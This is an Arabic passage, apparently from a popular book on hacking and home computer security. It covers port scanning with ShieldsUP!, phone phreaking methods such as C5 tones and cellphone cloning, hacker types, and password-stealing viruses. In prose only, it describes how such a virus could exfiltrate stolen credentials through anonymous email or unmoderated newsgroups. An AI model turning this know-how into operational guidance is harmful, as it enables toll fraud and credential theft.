المدخل ويتمكنون من الوصول إلى المعلومات الموجودة على محرك الأقراص الخاص بي، كان يجب علي أن اتخذ الخطوات اللازمة لحماية أو إغلاق Port 139.

تسرب المعلومات الشخصية

وقد كشف الفحص الإضافي بواسطة !ShieldsUP أثناء إجراء البحث الخاص باختبار !Test My Shields أن هناك وصلة مغلقة عبر NetBIOS، ولكن على الرغم من ذلك، تم عرض اسم المستخدم، واسم الكمبيوتر، ومجموعة العمل على الملأ. وبما أن خاصية File and Print Sharing في الجهاز قد تم وقف تشغيلها، لم يسمح لأي وصلات بالمرور عبر منفذ NetBIOS المفتوح. وعلى الرغم من ذلك، لازالت بعض المعلومات الشخصية الموجودة على محرك الأقراص الصلبة معرضة لأن يقوم أي شخص بالوصول إليها.

بالإضافة إلى ذلك، كشفت المزيد من الاختبارات أنه يمكن لأي شخص قراءة عنوان Media Access Control (MAC) الخاص بكارت Ethernet. يستخدم هذا الكارت في وصل جهاز الكمبيوتر بجهاز الكابل مودم وبذلك، لا يستطيع الغرباء رؤية اسم المستخدم والكمبيوتر ومجموعة العمل فقط، ولكنهم يستطيعون أيضا تحديد الجهاز. ويعتبر عنوان MAC هو الرقم المسلسل المتميز الخاص بكارت Ethernet، حيث لا يوجد كارت آخر يحمل نفس الرقم. وبذلك يشبه هذا الرقم بصمتك الشخصية. ففي بعض الأحيان، يرغب الكثير من المستخدمين في إجراء معاملاتهم المالية عبر الإنترنت، مثل المعاملات المصرفية والاستثمارية السرية والخاصة. وبالتالي فإن عرض رقم ID الخاص بنشاط المستخدم عبر الإنترنت على العامة يكون أمرا خطيرا بالنسبة للمستخدم.

عندما قمت بإجراء اختبار !Probe My ports التابع لخاصية !Shield UP، أكدت كل النتائج على وجود بعض المشاكل في نظام الكمبيوتر. فقد قام هذا الاختبار بفحص 10 منافذ شائعة (حيث أن هناك 60.000 منفذ ولكن هذا الفحص لا يختبر إلا بعض هذه المنافذ، والتي عادة ما تكون أهداف شائعة بالنسبة للهاكرز). ومرة ثانية، كان Port 193 مفتوحا. يقول Steven Gibson، مصمم أداة !Shields UP، على نفس صفحة ويب التي تظهر عليها النتائج، أن منفذ NetBIOS File Sharing هو فجوة الأمان الوحيدة والكبرى للأجهزة التي تعمل في بيئة Windows والتي تكون متصلة عبر شبكة اتصال.

من الممكن أن تكون لديك شبكة عاملة على الرغم من أن جهازك لا يكون متصل بأي شبكة اتصال. فمن المحتمل أن تقوم بكشف وصلات شبكة الاتصال في جهاز الكمبيوتر الخاص بك على الإنترنت (والتي تعتبر هي نفسها شبكة WAN ضخمة)، على الرغم من عدم اتصالك بأي شبكة اتصال فعلية. فعلى سبيل المثال، ربما تعمل على جهازك في المنزل وحدك، ولا يكون جهازك متصلا بأي جهاز آخر، معتقدا بذلك أنك ستضمن لنفسك الأمان والخصوصية، وأن تكون شخصيتك مجهولة عندما تقوم بالاتصال بالإنترنت. ولكن، على الرغم من ذلك، يمكن مثلا لكارت Ethernet، الذي تطلبه شركة كابل مودم، أن يجعلك معروفا للعالم بأكمله. بالإضافة إلى ذلك، كشف فحص المنافذ أن العشرة منافذ التي تم فحصها تم التعرف عليها بواسطة جهاز الكمبيوتر. بمعنى أن جهاز الكمبيوتر قد أخبر الغرباء بوجود هذه المنافذ المفتوحة على الجهاز على عنوان IP، وكذلك قام بإخبارهم بأن هذه المنافذ مغلقة في الوقت الحالي. ويقوم الهاكرز بعمل قوائم بهذه المنافذ ويستمرون في المحاولة حتى يستطيعون دخول الجهاز.

ومن المفترض أن تكون كل المنافذ غير مرئية بالمرة لأي فحص خارجي، بحيث لا يتمكن أي فحص يتم إجراؤه على الجهاز من العثور على أية منافذ موجودة، وبالتالي لن يتمكن من اكتشاف ما إذا كانت مفتوحة أو مغلقة.

أفضل الحلول لمواجهة تسلل الهاكرز

ومن حسن الحظ توجد حلول لكل المشكلات. فإذا حصلت على نتائج مزعجة عند إجراءك لاختبارات ShieldsUP!، يمكنك قراءة الصفحات المعروضة على موقع Steve Gibson، حيث تعرض هذه الصفحات كيفية منع أي تسلل وفحص خارجي، ووقف تشغيل المنافذ وغيرها من الحلول. كما يمكنك أيضا أن تقوم بتثبيت أداة ZoneAlarm المجانية والقوية والمتميزة. وتقوم هذه الأداة الشخصية بإخفاء جهازك في مخبأ سري. أما إذا كنت تريد حماية جهازك في الحال، ارجع إلى الإرشادات المدرجة في الجزء المعنون "إعداد برنامج Zone Alarm" في الفصل الثامن. وتعتبر هذه الأداة أداة سهلة وقوية وسريعة، كما أنها مجانية إلا بالنسبة للهيئات الحكومية والتجارية والتعليمية.



الفصل الثاني

هاكرز نظم التليفونات

يعتبر هاكرز نظم التليفونات هم الأصل المباشر الذي نشأ منه الهاكرز المتواجدون حاليا. وباستخدام أساليب war dialer وdumpster diving و-social engi neering وغيرها من الخطط والنظم، قام هؤلاء الهاكرز الأوائل بابتكار تقاليد وأساليب لا تزال تستخدم حتى اليوم في اختراق نظم الأمان الموجودة في المؤسسات الكبيرة والصغيرة. ولكن بدلا من محاولة اختراق شبكات الاتصال، حاول هؤلاء الهاكرز دخول النظم الخاصة بشركات التليفون واستراق السمع على مكالمات الآخرين وإجراء المكالمات الخارجية مجانا وإرسال فواتير ضخمة لأعدائهم بالإضافة إلى التسلل إلى شبكة الاتصال الخاصة بشركة Ma Bell للتليفون بدون أن يعلم أحد بذلك.

ويعتبر war dialer برنامج يقوم بتكرار الاتصال بمجموعة من أرقام التليفونات، باحثا عن هؤلاء الذين يجيبون على التليفون بإشارات إلكترونية بدلا من الصوت. ولا تستطيع بعض هذه البرامج معرفة الفرق بين الفاكس، أو المودم، أو غيرها من أنواع الاتصالات الإلكترونية مثل استجابة نظام كمبيوتر نشط. وحاليا، ومع وصلات الكمبيوتر دائمة التشغيل (DSL أو كابل مودم)، يمكن استخدام war dialer في اختراق أية وصلات نشطة. ويختلف war dialer كل الاختلاف عن برنامج daemon dialer، والذي يقوم بتكرار الاتصال بنفس الرقم. ويستطيع daemon dialer الدخول إلى أية خدمة يكون رقمها مشغولا في تلك اللحظة، أو العبث بموقع ويب الخاص بأي شخص أو بأي اتصال آخر عن طريق إعاقة الاتصال. ويؤدي الاتصال المتكرر برقم ما إلى إبطاء أو وقف عمل النظام، ويسمى ذلك بهجوم denial of service.

يسمح أسلوب dumpster diving لهاكرز التليفونات بالتنقيب في المعلومات التي تم التخلص منها للحصول في بعض الأحيان على معلومات مفيدة، مثل كتيبات الإرشادات التي تم التخلص منها، أو للحصول على الأجهزة التي لم تعد هناك حاجة إليها وقد تم التخلص منها، ولكنها لا تزال صالحة للاستخدام. وأشهر مثال على ذلك هاكرز نظم التليفونات الذين قد أثمر تنقيبهم في المعلومات التي تم التخلص منها في شركة Southern Bell للتليفونات عن بعض مطبوعات الكمبيوتر التي تحتوي على كلمات مرور ونظم توجيه وغيرها من المعلومات الفنية.

أما أسلوب social engineering فهو يشير إلى اختراقات نظم الأمان التي يقوم بها بعض الأشخاص باستخدام الأساليب الخادعة بدلا من استخدام برامج أو أجهزة التخريب. ومن أمثلة أساليب social engineering أن يدعي أحد الأشخاص أنه من المكتب الرئيسي، أو من المباحث الفيدرالية، أو أنه في موقع الخدمة ويمر بموقف

عاجل، وما إلى ذلك. وغالبا، يعتبر social engineering هو أكثر أساليب اختراق نظم الأمان فاعلية، حيث يمكن وضع جهاز الكمبيوتر داخل حجرة مغلقة بإحكام يصل سمك حوائطها إلى 10 أقدام، ولكن إذا كان أحد الموظفين الذين يعرفون أرقام الدخول المسلسلة يحب الثرثرة، أو يشعر بالوحدة، أو سريع التأثر بالآخرين، حتى لو كان سمك حوائط الحجرة 50 قدما بدلا من 10، لن يحمي ذلك نظام الأمان. فنظام الأمان يتكون من سلسلة من العناصر المتصلة: نظم تأمين وكلمات مرور ونظم إنذار وحجرات مؤمنة وغير ذلك. ولكن سلسلة الأمان تشبه في قوتها أضعف رابط في السلسلة. ويعتبر الرابط الضعيف في السلسلة هو الفرد نفسه.

هاكرز نظم التليفونات

لقد أطلق هؤلاء الأشخاص على أنفسهم اسم هاكرز نظم التليفونات. وستندهش عندما تعلم بوجود العديد من الكلمات التي اخترعها المعارضون والخارجون عن القانون الذين يقومون بتناقل المعلومات. ولكن بغض النظر عن اختلاف الأسماء، فغالبا ما يتمتع الهاكرز بالمهارة.

ولكن أفضل الكلمات التي تم إطلاقها هي كلمة warez. وتشير كلمة warez إلى برامج الكمبيوتر التجارية التي تم اختراقها - أي تم التوصل إلى كلمة المرور أو أي نظام حماية آخر لحماية النسخ، ويمكن لأي شخص في هذه الحالة أن يقوم بتوزيع برامج warez واستخدامها بحرية. وبالتالي تعتبر هذه النسخ من البرامج التي تتمتع بحقوق طباعة ونشر نسخ غير مشروعة. فهي تقلل من حجم الدخل المشروع المكتسب للمبرمجين وغيرهم ممن ينتجون برامج الكمبيوتر المحترفة. وبذلك، تصف كلمة warez هذه البرامج وصفا جيدا.

ويقصد بعمليات تخريب التليفون محاولة تخريب نظم التليفونات. والهدف الأساسي من هذا التخريب هو تجنب الدفع مقابل المكالمات الخارجية. وفي أواخر السبعينات وأوائل الثمانينات استخدم هاكرز نظم التليفونات براعتهم الفنية في محاكاة الأصوات الإلكترونية التي كانت تنشط وتستخدم الدوائر التليفونية. ولكن إلكترونيات التخريب التي استخدمتها شركات التليفونات في الدفاع لم تكن بمثل قوة تلك المستخدمة في الهجوم. ومنذ بداية الثمانينات، انحدر هاكرز نظم التليفونات من التحديات العقلية المتفردة إلى مجرد خرق للقوانين، مثل سرقة أرقام بطاقات الائتمان التليفونية.

ويتخذ بعض الأشخاص من أساليب مهاجمة نظم التليفونات أو البريد الصوتي وسيلة تساعدهم على تعلم كيفية تخريب نظم الكمبيوتر. فنظم التليفونات هي نفسها نظم الكمبيوتر، باستثناء كونها بدائية وعادة ما تكون أساليب دفاعها ضعيفة. ولكنها تعتبر تدريبا جيدا على اختراق النظم. كما أن استيعاب نظم التليفونات يعتبر قاعدة أساسية للعثور على الطرق التي يمكن بها اختراق الشبكات المحلية.

كيف تحمي أعمالك؟

إذا كنت تدير أحد الأعمال، عليك أن تجعل محاسبك يراجع فواتير التليفون بانتظام حتى يتأكد من عدم وجود أيا من الحالات التالية. وإذا حدثت أية مشكلة، اتصل بشركة التليفون على الفور. وإذا لم يكن لديك محاسب أو لم تكن تدير أحد الأعمال، فلايزال يجب عليك مراقبة فاتورة التليفون الشهرية. لذلك، عليك أن تبحث عما يأتي:

مكالمات خارجية لم يتم إجراؤها

زيادة مفاجئة في عدد المكالمات

أي تغير في نماذج استخدام التليفون، وخاصة زيادة عدد المكالمات في أوقات توقف العمل (أثناء الليل أو عطلات نهاية الأسبوع)

زيادة مفاجئة في عدد المكالمات الواردة، وخاصة إغلاق الخط بدون التحدث، أو غيرها من المكالمات الشاذة

مكالمات يتم إجراؤها لحوالى 900 رقم تليفون، والتي يمكن أن تكون مشكلة داخلية

التأخير أو الإبطاء في إجراء الاتصالات الصادرة

تغيرات في نشاط بطاقة الائتمان

نظام النغمات

إذا كان يمكنك محاكاة أصوات نظام نغمات الأرقام الدولي، يمكنك كذلك استخدام النغمات التي يطلق عليها "C5" لكي تتجنب نظام الأمان العادي الذي توفره شركة التليفونات. لا تتوفر نغمات C5 على التليفون العادي، ولذلك لا يمكنك إحداثها عن طريق الضغط على أي من الأزرار العادية. ولكن يمكن لهذه النغمات أن تقوم بدفع المكالمات عبر نظام التليفون الدولي مجانا.

وليس هناك فارق كبير بين إنشاء مثل هذا النوع من محدثي النغمات الفائقة وبيع هذه الأجهزة وبرمجتها للسماح بإجراء مكالمات مجانية إلى العديد من الدول. فهؤلاء الأشخاص الذي لا يجدون مانعا من سرقة الخدمات يجدون أنه من السهل الانتقال إلى أنواع أخرى من القرصنة، مثل نسخ البطاقات المغناطيسية (على سبيل المثال، بطاقات الائتمان أو بطاقات التليفون)؛ أو إعادة برمجة أو تركيب الشرائح في تليفونات السيارات؛ أو العبث بأجهزة استقبال أقمار DirectTV الصناعية حتى يتمكنون من الحصول على برمجة مجانية غير محدودة.

ومن المعروف أيضا أن هاكرز نظم التليفونات يقومون باستراق السمع على المحادثات التليفونية التي يجريها الآخرون؛ وبالتحكم في كتابة الفواتير حتى يتلقى أعدائهم فواتير تليفون بمبالغ باهظة؛ وترتيب مكالمات مؤتمرات دولية مجانية؛ وفصل الاتصال بخدمة التليفون عن الأشخاص الذين يبغضونهم؛ والوصول إلى قواعد بيانات الدرجات والاختبارات الخاصة بالجامعات؛ والمشاركة في غير ذلك من السلوكيات التي تتراوح من الإساءة إلى النصب والقرصنة. وعلى الرغم من أن شركات التليفونات غالبا ما تحاول المساعدة في التعامل مع الأشخاص الذي يقومون بسرقة أرقام بطاقات التليفون، إلا أن صاحب البطاقة يكون في نهاية الأمر هو المسئول الوحيد عن المكالمات التي يتم إجراؤها باستخدام رقم بطاقته.

يمكن لشركة التليفونات أيضا أن تستمع إلى أية محادثات تليفونية. فباستخدام التركيبة الصحيحة من الأصوات الإلكترونية، يمكن لهاكرز التليفونات اكتساب إمكانية الوصول إلى مكالماتك الخاصة.

الأصوات الإليكترونية

عادة، لا تكون التليفونات الخلوية مؤمنة على الإطلاق. ففي مقابل 150 دولار تقريبا، يمكنك شراء راديو ماسح ضوئي يمكنه التقاط المكالمات التي يتم إجراؤها من التليفونات الخلوية. فخلال هذه المكالمات يتم تبادل كل أنواع المعلومات الشخصية، ولكن ليس من المفترض أن تسترق السمع على هذه المكالمات. وإذا فعلت ذلك، فإنك تخرق القانون، وخاصة قانون خصوصية الاتصالات الإلكترونية. كما أنه يمكنك في مقابل 125 دولار، تسجيل وفك شفرة الأصوات الإلكترونية عندما يتم استخدام التليفونات ذات النغمات الرقمية. وباستخدام جهاز يسمى ملتقط النغمات، يمكنك الحصول على أرقام بطاقات الائتمان وبطاقات التليفون.

ولكل تليفون خلوي رقم خاص به يميزه (ويوفر طريقة يمكن بها معرفة الشخص الذي يدفع الفاتورة). ويمكن التعرف على Mobile Identification Number وElectronic Serial Number (MIN/ ESN) بسهولة حيث أن هذه الأرقام يتم بثها عند بدء المكالمة. وبمجرد أن تتم معرفة هذه الأرقام، يمكن أن تتم برمجتها على تليفون آخر. ويتكلف التليفون المبرمج ما يقرب من 400 دولار شهريا في المتوسط كما أنك تحصل على مكالمات غير محدودة لأي مكان. وبالنسبة للنصابين والمحتالين، تعتبر هذه صفقة جيدة. ولكن مجال صناعة التليفونات الخلوية يرد على هذا الهجوم عن طريق التخلص من الإشارات الرقمية.



الفصل الثالث

أنواع الهاكرز

عادة ما يشعر الأشخاص الذين يكتبون برامج الفيروسات أو الهاكرز بأنهم مستبعدين من المجتمع. وعلى الرغم أنهم عادة ما يتمتعون بالذكاء، إلا أنهم غالبا لا يرغبون في أن تكون لهم وظائف دائمة. وفي بعض الأحيان، يرغب هؤلاء الأشخاص في أن تصيبهم الشهرة، أو يدرك الآخرون قدراتهم العقلية ومهاراتهم على الأقل، ولكن في الغالب لا يكون المال هو دافعهم الأساسي، فهم غالبا ما يحتجون ويطلبون أن تكون المعلومات مجانية. ولكن لا يستطيع أي شخص الحصول على متطلبات المعيشة بلا مقابل. فإذا قام شخص ما بإنتاج معلومات مفيدة، يصبح من حقه الحصول في مقابل جهوده على ما يكفي من المال لمواجهة نفقات معيشته. كما أن نظرية الهاكرز التي تطالب بفكرة المعلومات المجانية تتجاهل الكم الهائل من العمل الذي يسبق حصول الهاكرز على إمكانية الوصول إلى الإنترنت وأجهزة الكمبيوتر.

وفي أغلب الأحوال، يعتبر الهاكر نسخة ذكية وعقلانية من المراهقين الذين يخربون الحوائط وغيرها من الأشياء عن طريق الكتابة عليها باستخدام الألوان. وبما أنهم يشعرون بالضعف، فكل ما يمكنهم فعله على الأقل هو اقتحام شبكة الكمبيوتر الخاصة بأحد المستخدمين وترك بصماتهم عليها ومن ثم يجعلون الآخرين يدركون وجودهم. فالحياة الاجتماعية لهؤلاء الأشخاص لا تمنحهم ما يكفي من انتباه الآخرين، لذلك فهم يجبرون الآخرين على إدراك وجودهم.

ولكن من المستحيل بالطبع تطبيق هذا التصور على المجموعة بأكملها، حيث لا يشعر بالضرورة كل الهاكرز بعدم أهميتهم الاجتماعية أو بالانطواء على الرغم من نبوغهم. فمن المحتمل أن يكون بعضهم أشخاص عاديين لهم جاذبيتهم وأهميتهم في المجتمع.

وأخيرا، عندما يكبر هؤلاء الهاكرز، ينضم الموهوبين منهم إلى الجبهة الأخرى حيث ينتهي بهم الحال بالعمل لحساب الحكومة أو المصالح التجارية التي سبق لهم رفضها وسخطها.

فعلى سبيل المثال، قام أشهر الهاكرز Kevin Mitenik بالمثول أمام الكونجرس ليدلي بشهادته. كذلك، قامت بعض الشركات الكبرى بتعيين العديد من الهاكرز كمتخصصي أمن. بالإضافة إلى ذلك، اتحد بعض الهاكرز وقاموا بتكوين شركات للاستشارات الأمنية.

ومن حين لآخر، يتم التفريق بين الهاكر الذي يتسلل إلى نظم الكمبيوتر بغرض إشباع فضوله بالإطلاع على معلومات الآخرين والهاكر الحقيقي الذي يتسلل إلى نظم

الكمبيوتر بغرض التدمير والتخريب. وعلى الرغم من وجود بعض الأسباب المغرضة وراء هذا التفريق، إلا أنه يشتمل على شيء من الحقيقة. ويقال أن الهاكر الذي يكون غرضه الأساسي هو التسلل إلى نظم الكمبيوتر ينصب اهتمامه الرئيسي على أساليب فك التشفير وذلك لكي يرى ما إذا كان يمكنه اختراق نظم الأمان، أو لكي يتعرف على المزيد عن الشبكات والنظم. وينصب اهتمام هذا النوع من الهاكرز على الناحية الأكاديمية، ولكنه لا يقوم بالتخريب على الإطلاق. ويشبه الهاكرز من هذا النوع مراقبي الطيور، الذين يراقبون فقط كي يتمكنون من رؤية كل شيء دون إلحاق ضرر حقيقي بالطيور أو الهدف الذي يراقبونه.

وينطبق هذا التعريف على الكثيرين، حتى أنه ينطبق على أي شخص محب للتعليم والمعرفة. ولكن وسائل الإعلام والعامة يتجاهلون هذا الفرق. والحق يقال أن بعض سلوكيات الهاكرز تتراوح ما بين السلوك الجيد والسلوك السيئ. كذلك، اتجه هاكرز نظم التليفون للعمل في شركات التليفون مقابل ما يكفي من المال. وبالطبع، كان عملهم هو الحفاظ على نظم الأمان. وقد ساعد هؤلاء الهاكرز شركات التليفون على منع هجمات هاكرز نظم التليفون وعلى تدعيم نظم هذه الشركات لتجنب وقوع المشكلات في المستقبل.

وبالمثل، تشتمل أساليب تخريب أجهزة الكمبيوتر أو الإنترنت على العديد من الأمثلة لأشخاص بدءوا أشرارا ولكن انتهى بهم الحال بالعمل لصالح الجبهة الأخرى كمستشاري نظم أمان، حيث اقلع هؤلاء الأشخاص عن أساليبهم الملتوية وقبلوا بالتأمين المالي الذي تزودهم به وظائفهم الجديدة.

الهاكرز المراهقون

يفزع هاكرز الكمبيوتر التقليديون من العدد المتزايد للمراهقين الجاهلين الثائرين الذين يقومون بإتلاف برامج الكمبيوتر الخاصة بالآخرين، حيث يكاد هؤلاء الأطفال لا يفقهون شيئا في أساليب البرمجة. فهم حتى لم يتمكنوا من اختراق نظام أمان ضعيف. على الرغم من ذلك، يتمكن هؤلاء المراهقين بسهولة من الاستحواذ على بعض البرامج التي يمكنها اتلاف وتدمير نظم الكمبيوتر (مثل هذه البرامج ليست إلا مجرد آلية بحث يتم النقر فوقها حتى تصبح جاهزة للتنزيل).

يمكن لأي شخص استخدام تلك البرامج الجاهزة للتشغيل لمهاجمة أجهزة الكمبيوتر الأخرى (لا يتطلب إجراء هذه العملية أي قدرة على الفهم). ويعبث هؤلاء المراهقون بمواقع ويب الخاصة بالآخرين. كما يقومون بشن هجمات denial of ser-

vice باستـخـدام برامج living dead وأدوات zombie، وذلك عن طريق إغراق مـواقع شبكة ويب بآلاف الوصلات ذات السرعة الفائقة. على الرغم من ذلك، فهم لا يعرفون بالضبط ما يقومون به. وحاليا، توجد العديد من الاجتماعات والمؤتمرات التي تجذب المراهقون الثائرون أكثر مما تجذب الهاكرز محبي المعرفة. فعلى سبيل المثال، حضر مؤتمر DEF CON OO، الذي عقد في الفترة من 28 وحتى 30 يوليو 2000 في لاس فيجاس، العديد من المراهقين.

الفرق بين الهاكر المتطفل والهاكر المتسلل

هناك فئات ثانوية داخل مجتمع الهاكرز، ويتم تحديد كل فئة من هذه الفئات عن طريق تحديد كيفية تطبيق كل فئة لأخلاقيات الهاكرز غير الرسمية والمتفق عليها فيما بينهم. ويقوم هاكرز الكمبيوتر (حتى المبتدئين الذين يطلق عليهم مجتمع الهاكرز اسم صغار الهاكرز) باستكشاف واختراق نظم التشغيل وغيرها من شفرات الكمبيوتر التي من المفترض أن تكون مؤمنة، ولكنهم لا يدمرون أو يسرقون الأموال أو المعلومات. فالغرض الأساسي الذي يسعى هذا النوع من الهاكرز إلى تحقيقه هو محاولة التأكد من حرية المعلومات عن طريق جعل إمكانية الوصول لأجهزة الكمبيوتر والمعلومات عملية غير مقيدة.

ومن الواضح أن هناك خطر دائم يحيط بخصوصية مستخدمي الكمبيوتر وبالتالي بحرياتهم والذي يفرضه عليهم تجميع الحكومة المستمر للبيانات. ومما يؤيد ادعاءات مجتمع الهاكرز أن الغرض من اقتحامهم ودراستهم محتويات قواعد البيانات الخاصة بالهيئات الحكومية والشركات هو خلق نوع من توازن القوى في عصر المعلومات.

يهدف الهاكرز بأنشطتهم إلى تحقيق العديد من الفضائل والمصالح العملية. فبإبطائهم مواقع التجارة الإلكترونية (من خلال هجمات denial of service التي يقومون فيها بتحميل عبء كبير على المكالمات الواردة بشكل مستمر وبسرعة فائقة)، يجبر الهاكرز تلك المواقع على تطبيق المزيد من نظم الحماية ضد الأخطار المماثلة. وباقتحامهم للشبكات المفترض أن تكون مؤمنة، فإنهم يجبرونها على تطبيق نظم الأمان المحكمة. وبالطبع، يمكن تطبيق هذا المنطق العقلاني على أي من سلوكياتهم السيئة - على الرغم مما يشتمل عليه ذلك من خطأ. وعادة ما يكون دافع الهاكرز هو الفضول، الذي ربما يكون ممزوجا بالرغبة في المعرفة. أما الإدعاء بأن جهود هؤلاء الهاكرز تعتبر دعوة للإصلاح ما هو إلا مجرد إدعاء ليس له أساس من الصحة.

على الرغم من ذلك، يجب اتباع المنطق الذي يحكم مجتمع الهاكرز. ويجب استيعاب الطريقة التي يحبون أن النظر بها إلى أنفسهم، والتي يمكن استنتاجها من لغتهم والفوارق التي يرغبون في وضعها فيما بينهم.

يمكن تعريف الهاكرز الذين يكون دافعهم الأساسي هو التطفل على أنهم هاكرز المستقبل والذين يحصرون أنفسهم في نطاق استكشاف وفحص النظم بدون محاولة القيام بأية عمليات تخريب كبيرة (اختراقات أمنية). أما الهاكرز الذين يكون دافعهم الأساسي هو التخريب فهم هؤلاء الذين يتعدون تلك الحدود وينصب اهتمامهم على سرقة المعلومات متسببين في إحداث أنواع متعددة من الدمار (محو محركات الأقراص الصلبة)، وفي بعض الأحيان يتسببون في تدمير نظم بأكملها.

وعادة، يعتبر هذا النوع الأخير نفسه أفضل من الأنواع الأخرى من الهاكرز، وذلك لأن أفراد هذا النوع غالبا ما يكونون غير معقدين ويسعون دائما للتدمير. وعلى الرغم من مهارة بعضهم، إلا أن الكثير منهم لا يفكر بطريقة معقدة حتى أن تفكيرهم يبدو كتفكير الأطفال في بعض الأحيان. وغالبا، يستبدل هؤلاء الهاكرز الإصرار القوي ومجموعة الخدع المتكررة، التي تستفيد من نقاط الضعف الموجودة في نظام الأمان، بالابتكار والتعقيد التكنولوجي. ويستخدم البعض الآخر البرامج التي تؤدي إلى إحداث التلف والدمار في أنظمة الكمبيوتر والتي يقومون بتنزيلها واستخدامها، ولكن بدون أن يتمكنوا من فهمها.

لا يتسم الكثير من هؤلاء الهاكرز بالمهارة؛ فهم مجرد مجموعة من المرضى والمنحرفين. وعامة، توجد علاقة وثيقة بينهم وبين غيرهم من المجموعات الصغيرة السرية الغاضبة، التي تكون في منأى عن مجتمع التبادل الحر والذكي للمعلومات الذي يدعمه الهاكرز الآخرون. ويتضح هذا الفرق جليا في مجتمع الهاكرز المتسللين. على الرغم من ذلك، عادة ما يفقد الفرق بين هذين النوعين من الهاكرز- هاكرزن بدافع التخريب وهاكرز بدافع التسلل- في وسائل الإعلام ومن خلال استخدام العامة. وبالطبع، دائما ما يدعي الهاكرز المخربيين بأن هدفهم هو مجرد التسلل.

على الرغم من ذلك، يتضح من التحليل الأخير أن عمليات التسلل التقليدية تعادل عمليات اقتحام المنازل والتجول فيها للاطلاع على محتوياتها. ولكن من الواضح أنه لا يعادل أية أفعال شريرة مثل السرقة أو شن الحرائق - على الرغم من أنه بالنسبة للكثيرين تعتبر عملية الاقتحام البسيطة خطأ جسيماً.

التخريب باستخدام الفيروسات

تعتبر الخطوة الضرورية الأولى في أي عملية تخريب هي اقتحام ودخول نظام الكمبيوتر. ويشتمل ذلك عادة على الحصول على كلمة المرور، حيث أن العديد من شبكات الكمبيوتر ومواقع شبكة ويب تتطلب كلمات مرور حتى تسمح للمستخدم بالدخول. ويوضح الفصل الرابع بالتفصيل الطرق المتعددة التي يمكن بها التسلل إلى نظام ما، ولكن هذا الجزء يقوم بشرح إحدى هذه الطرق باختصار، وهي الفيروسات التي تقوم بجمع كلمات المرور.

ويعتبر إرسال الفيروسات إلى شبكة أحد المستخدمين ومحاولة الحصول على كلمة المرور، أسلوب من أساليب التسلل القوية. ولكي تقوم بتسجيل الدخول إلى العديد من نظم الكمبيوتر، فإنك تحتاج إلى عنصرين: كلمة المرور واسم المستخدم. وبالطبع، يمكن للفيروسات أن تحصل لك على هذين العنصرين.

يمكن للهاكر أن يقوم بإرسال أحد الفيروسات إلى نظام ما، حيث يقوم الفيروس بعد ذلك بإلحاق نفسه بإجراءات تسجيل الدخول إلى الشبكة. وبالتأكيد، لا يتم إرسال المعلومات ثانية على عنوان البريد الإليكتروني الخاص بالهاكر، حيث أنه سيكون من السهل تعقبه. ومن البديهي أنك لا تقوم بكتابة فيروس ثم ترفق به عنوان بريدك الإليكتروني.

ولذلك، توجد طرق معينة يمكنك من خلالها إنشاء اشتراكات بريد إلكتروني لا تكشف هويتك.

كما يمكن أيضا سرقة هوية البريد الإلكتروني الخاص بأحد المستخدمين ثم إرسال أو استقبال البريد الإلكتروني بدلا من هذا المستخدم عن طريق توجيه البريد إلى المواقع التي يمكنك تلقيها فيها. وقد بدأ البعض في نشر الفيروسات عن طريق إرسالها عبر بريد إلكتروني مسروق خاص بشخص ما.

إرسال بريد إلكتروني أو رسائل مجموعات إخبارية مجهولة

ليس المقصود من هذا الكتاب هو تقديم وصفات خاصة لسرقة المعلومات، أو اختراق نظم الأمان، أو إلحاق الضرر بالآخرين. لذلك يوضح الكتاب أساليب متعددة للتسلل بشكل عام ولكن بدون الخوض في تفاصيل العملية نفسها.

على الرغم من ذلك، وفي بعض الحالات، يكون هناك أسباب قوية لاستخدام تكنولوجيا التسلل، وفي هذه الحالة يتوجب الخوض في تفاصيل معينة. فعلى سبيل

المثال، يتضمن الفصل التاسع عشر برنامج يمكنه تشفير المعلومات الشخصية بطريقة لا تسمح لأحد باختراقها، حيث أن لكل مستخدم الحق في حماية بياناته الخاصة بأقوى الطرق الممكنة.

وهناك أسباب قوية أيضا تحتم عليك أن يكون لديك القدرة على إرسال بريد إلكتروني لا يمكن تعقبه، بالضبط مثلما يوجد غرض اجتماعي وجيه وراء إرسال الخطابات المجهولة عبر مكتب البريد التقليدي. ففي بعض الأحيان، ربما ترغب في توضيح نقطة ما لإحدى الهيئات الحكومية، أو لإحدى الأسواق التجارية المحلية، أو لصاحب العمل، أو لأي شخص آخر- ولكنك لا ترغب كذلك في أن يعلم أيا من هؤلاء الأشخاص هويتك. فإذا كنت ترغب في إرسال بريد إلكتروني (أو إرسال رسالة إلى إحدى المجموعات الإخبارية) لا يمكن تعقبه، يمكنك استخدام برنامج Ghost Mail، وهو متوفر للتنزيل من مواقع متعددة (يمكنك البحث عنه باستخدام Google، أو Ya-hoo، أو أي آلية بحث أخرى أو يمكنك أن تجرب البحث على موقع الإنترنت التالي:

http://download.mycomputer.com/detail/60/14.html

ومن الطرق التي يمكن استخدامها لإرسال المعلومات بخصوصية هي تشفير قائمة كلمات المرور وأسماء المستخدم قبل إرسال المعلومات. على الرغم من ذلك، يجب أن يكون نظام التشفير موجودا بداخل الفيروس لأن الفيروس هو العميل السري الذي يكمن بداخل أجهزة الكمبيوتر الأخرى. وعندما يتم وضع هذا النظام بداخل الفيروس فإن ذلك يعني أنه يمكن فك الشفرة بعد أن يقوم شخص ما بفك شفرة الفيروس (قراءة الإرشادات الخاصة به).

بالإضافة إلى ذلك، يمكنك استخدام خطة أخرى عن طريق إرسال قائمة كلمات المرور إلى مجموعة إخبارية لا يتم الإشراف عليها (بعض المجموعات الإخبارية على الإنترنت يتم تعديلها بحيث لا يتم إرسال الرسائل الغريبة أو الخارجة عن الموضوع؛ ولكن لا يتم الإشراف على الكثير من المجموعات الإخبارية إلى جانب أنها تمتلأ بالرسائل غير المرغوب فيها.) وبالطبع، يرغب الهاكر في تحويل كلمات المرور وأسماء المستخدم التي قام بالاستيلاء عليها قبل أن يقوم بإرسالها إلى المجموعة الإخبارية.

التخلص من الرسائل غير المرغوب فيها

لا تعتبر الرسائل غير المرغوب فيها، وهي بريد إلكتروني لم يتم طلبه، نوع من الفيروسات، ولكنها يمكن أن تسبب إزعاجًا شديداً. وعلى الرغم من أن هذه الرسائل

لن تدمر محرك الأقراص الصلبة، إلا أنها تملأ علبة الوارد بالمواد التي لا ترغب في رؤيتها. ومن المحتمل أن تزعجك هذه الرسائل بحد يفوق ما قد تسببه لك الفيروسات أو هجمات الهاكرز من إزعاج.

